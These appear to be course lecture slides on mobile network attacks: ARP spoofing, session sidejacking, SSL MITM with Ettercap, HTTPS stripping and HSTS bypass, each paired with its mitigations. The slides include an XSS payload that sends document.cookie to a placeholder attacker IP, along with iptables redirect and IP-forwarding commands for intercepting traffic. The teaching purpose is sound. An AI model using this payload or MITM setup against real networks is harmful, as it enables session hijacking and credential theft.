Wireless and Mobile Device Security

Class 25

Network Manipulation and Sidejacking

Agenda

- Test Plans
- Schedule update
- Network Manipulation and Sidejacking

Key Concepts

Objectives:

- Inter-process communications (IPC)
  - Describe the use of IPC and potential vulnerabilities
  - List basic techniques to mitigate IPC vulnerabilities
- ARP Spoofing MITM Attacks
  - Describe the ARP spoofing process and how it facilitates MITM attacks
  - List popular tools for conducting ARP spoofing attacks on various platforms
- Improper Session Handling and Sidejacking Attacks
  - Describe a general sidejacking attack and how it might affect a mobile app
  - Describe methods for obtaining session cookies
  - Describe mitigation techniques and their limitations
  - Explain methods for verifying identifying vulnerable app traffic and verifying the use of mitigating techniques

Key Concepts

Objectives:

- Insufficient Transport Layer Protection - SSL/TLS Attacks
  - Explain the advantages of SSL/TLS attacks over sidejacking
  - Describe a MITM certificate forgery attack
  - Describe a MITM reduction to HTTP attack
  - Describe HTTPS stripping attacks and mitigations
  - Describe HSTS and its limitations
  - Explain how to verify HSTS use in an app

Limited Mobile Device Attack Surfaces

- Mobile devices generally don't have services running and/or aren't listening on UDP and TCP ports
- Network scanning reconnaissance typically doesn't reveal mobile device ports
- Computer style attacks that rely on port exploitation have very limited use on mobile devices
- Instead, attackers try to manipulate how the mobile device interacts with the network

Mobile Network Attack Surfaces

- A typical weakness in smartphones is the default configuration to automatically re-associate with previously associated access points' service set identifiers (SSIDs). This is done to aid in connection. However, many Android and iOS devices can connect to any neighboring access point if it has a strong signal.
- Mobile devices, such as smartphones and tablets, have Wi-Fi capabilities that enable them to listen and communicate over wireless networks, both licensed (Telecom, 3G, LTE) and unlicensed (802.11). The fact that most devices can do this simultaneously creates a back door into corporate networks through which data (leakage) can flow undetected.
- Other potential security vulnerabilities are mobile devices configured to automatically back up data to cloud data storage services such as iCloud, Google Cloud, One Drive, and Azure. This off-device storage of data may be OK for personal data, but it might not be the right choice for corporate data. Worse, in many cases, the company may not even be aware that it's being done.

Inter-process Communication

- Inter-process communication (IPC), allows different device processes to share information
- The prevalence of open communication between processes is a common security weakness, and the impact of exploitation is severe—especially given that it is also considered an easy vulnerability to exploit
- **Mitigation:**
- Only applications that are explicitly required to communicate with an app should be permitted to do so
  - Only allow applications to interact if there is a pressing business requirement
  - Actions that may access sensitive data or functions must require user intervention
  - All input received from external sources should undergo strict validation testing
  - Do not use the Apple Pasteboard for IPC communications, as it can be read by all applications
  - Android intents - https://developer.android.com/training/basics/intents/filters#java

ARP Spoofing to Create MITM Attack

- Starts with wireless scanning to reveal MAC addresses, SSIDs, key material, etc.
- This type of a attack can result in noticeable performance degradation or denial of service to the victim
- After attacker identifies target device:
  - ARP packets are flooded to device indicating attacker is the default gateway
  - ARP packets are flooded to default gateway indicating attacker is target device
- All traffic is then routed through attacker device
- Arpspoof is a standard Linux tool


Arpspoof Example

ARP Spoofing Tools

- Linux – arpspoof and Wireshark, Ettercap or Bettercap
- Windows – Cain download
  - Uses ARP Poisoned Routing (APR)
- Mac – Dsniff download
- Android – NetHunter or Bettercap
- Important Note – Exit these tools gracefully to restore ARP settings
  - ARP entries can remain in place even if MITM device is not available to forward packets
  - ARP cache can hold entries up to 10 minutes

Improper Session Handling and Sidejacking Attacks

- Most websites use https to protect user credentials
- After initial login, a cookie is set and session ID is used to maintain the session
- A MITM attack can steal the cookie and insert it into attacker's browser to gain access to server session



Sidejacking Attacks – Stealing Session ID

- After initial login, a web server may drop some functions to HTTP
- If site supports both HTTP and HTTPS, attacker redirects to http
- Attacker monitors network for cookies on http
- Example:
  - https://nullprogram.com/blog/2016/06/23/
- Mitigation
  - Secure flag can be set to require HTTP over TLS to transmit cookie
    - https://tools.ietf.org/html/rfc6265#section-4.1.2.5

Sidejacking Attacks – Stealing Session ID with XSS

- If https is the only option, XSS can be used to load client side JavaScript to steal the cookie
- Example code:

```
<script>document.write('<img
src=http://attacker_IP_address:5555?c='
+ escape(document.cookie) + ' >');
</script>
```

- Mitigation
- HttpOnly flag can be set to prevent JavaScript from reading the cookie
  - https://tools.ietf.org/html/rfc6265#section-4.1.2.6

Sidejacking Summary

- Launch MITM attack and use Wireshark to look for HTTP traffic with cookies
- -OR steal cookie with XSS
- Use Firefox Cookies Manager plugin to create cookie with same name and fill in stolen value
- -OR if multiple cookies use Burp Repeater to craft and HTTP request
  - When creating a new HTTP request always add two blank lines at the end to signify end of request

Identifying Vulnerable App Communication

- Monitor app traffic and watch for http responses
- View cookie flags
  - Turn on remote debugging and connect to computer with USB
  - Start Chrome and open developer tools
  - Select remote device and use tools to view session
  - https://developers.google.com/web/tools/chrome-devtools/remote-debugging/


Insufficient Transport Layer Protection - SSL/TLS Attacks


- Sidejacking can deliver access to a resource, but it does not reveal credentials
- May limit accessibility within a site (such as preventing password resets)
- Provides limited assistance for exploiting other target systems
- Greater access opportunity from SSL/TLS attacks
- Exploiting the SSL/TLS channel can reveal plaintext credentials and possibly access to other sites from password reuse

SSL Connection Validation

- Mobile device connects to a good SSL site
  - Obtains server certificate
  - Five-step validation process before negotiating key and encrypting data
  - Trusted root cert
  - URL matches server certificate CN
  - Certificate is not revoked
  - Certificate has not expired
  - Certificate matches the use of the site, such as for website access or code signing
- In SSL/TLS attack, MITM presents imposter certificate to victim and hopes it's accepted

Invalid Certificate Messages on Mobile





- Attackers may benefit from unclear certificate messages on mobile devices
- Messages don't indicate certificate will be added as an accepted certificate
- Viewing certificate details is not helpful if attacker has mimicked real certificate

SSL MITM Attack Using Ettercap


- Turn on IP Forwarding
  - Linux – `echo 1 > /proc/sys/net/ipv4/ip_forward`
  - MAC – `sysctl -w net.inet.ip.forwarding=1`
- Configure Ettercap to redirect HTTPS traffic to the Ettercap process:
  - `redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"`
  - `redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"`
- Start Ettercap and monitor for passwords or capture traffic for analysis

Manipulating Traffic to HTTP

- To avoid risk of invalid certificate detection, attacker can attempt to manipulate traffic to HTTP
- With small screens and limited keyboards, mobile users often enter only domain names in browsers e.g. target.com
- The browser may direct initial traffic to HTTP://www.target.com and then get redirected to HTTPS://www.target.com
- Understanding this behavior and the initial use of HTTP prior to the transition to HTTPS for authentication, attackers can leverage an HTTPS avoidance attack where an MITM attack prevents the users' browser from ever visiting the HTTPS website, terminating all connections over HTTP alone.

HTTPS Stripping Attacks

- sslstrip by Moxie Marlinspike - https://moxie.org/software/sslstrip/
- No certificate impersonation required
- MITM attack communicates with victim on HTTP and server on HTTPS
- Rewrites content to remove https references (HREFs and 30X redirect messages
- Manually entered or direct references in apps to https:// ... URLs are not attacked
- Attacker sees all content in the middle



HTTPS Stripping Mitigation


- HTTP Strict Transport Security (HSTS) is a web security policy mechanism that helps to protect websites against protocol downgrade attacks
- The HSTS Policy is communicated by the server to the user agent via an HTTPS response header field named "Strict-Transport-Security”
- The initial request remains unprotected from active attacks if it uses an insecure protocol such as plain HTTP
- Browser remembers header, won't engage with site if subsequently asked to interact over HTTP
- Browser will not present user with Continue? dialog when cert error is observed

HSTS Can be Viewed in HTTP Header

```
#curl-I https://accounts.google.com
HTTP/1.1 302 Moved Temporarily Content-Type: text/html;
charset=UTF-8
Strict-Transport-Security: max-age=10893354; includeSubDomains
Location: https://accounts.google.com/ManageAccount
Content-Length: 223
Date: Tue, 26 March 2019 13:05:31 GMT
```

Bypassing HSTS

- Leonardo Nve Egea presented Sslstrip2 at Black Hat Asia 2014
  - https://www.blackhat.com/docs/asia-14/materials/Nve/Asia-14-Nve-Offensive-Exploiting-DNS-Servers-Changes.pdf
- Browsers match the hostname of the server requested to the list of sites that use HSTS
- If hostname doesn't match HSTS is not enforced
- Can be implemented with Bettercap



sslstrip Caution!

- sslstrip can not be targeted to individual hosts. It works for all hosts in scope of traffic
- Limit which traffic you receive with BetterCap's MITM attack by specifying a filter for traffic ("--sniff-filter")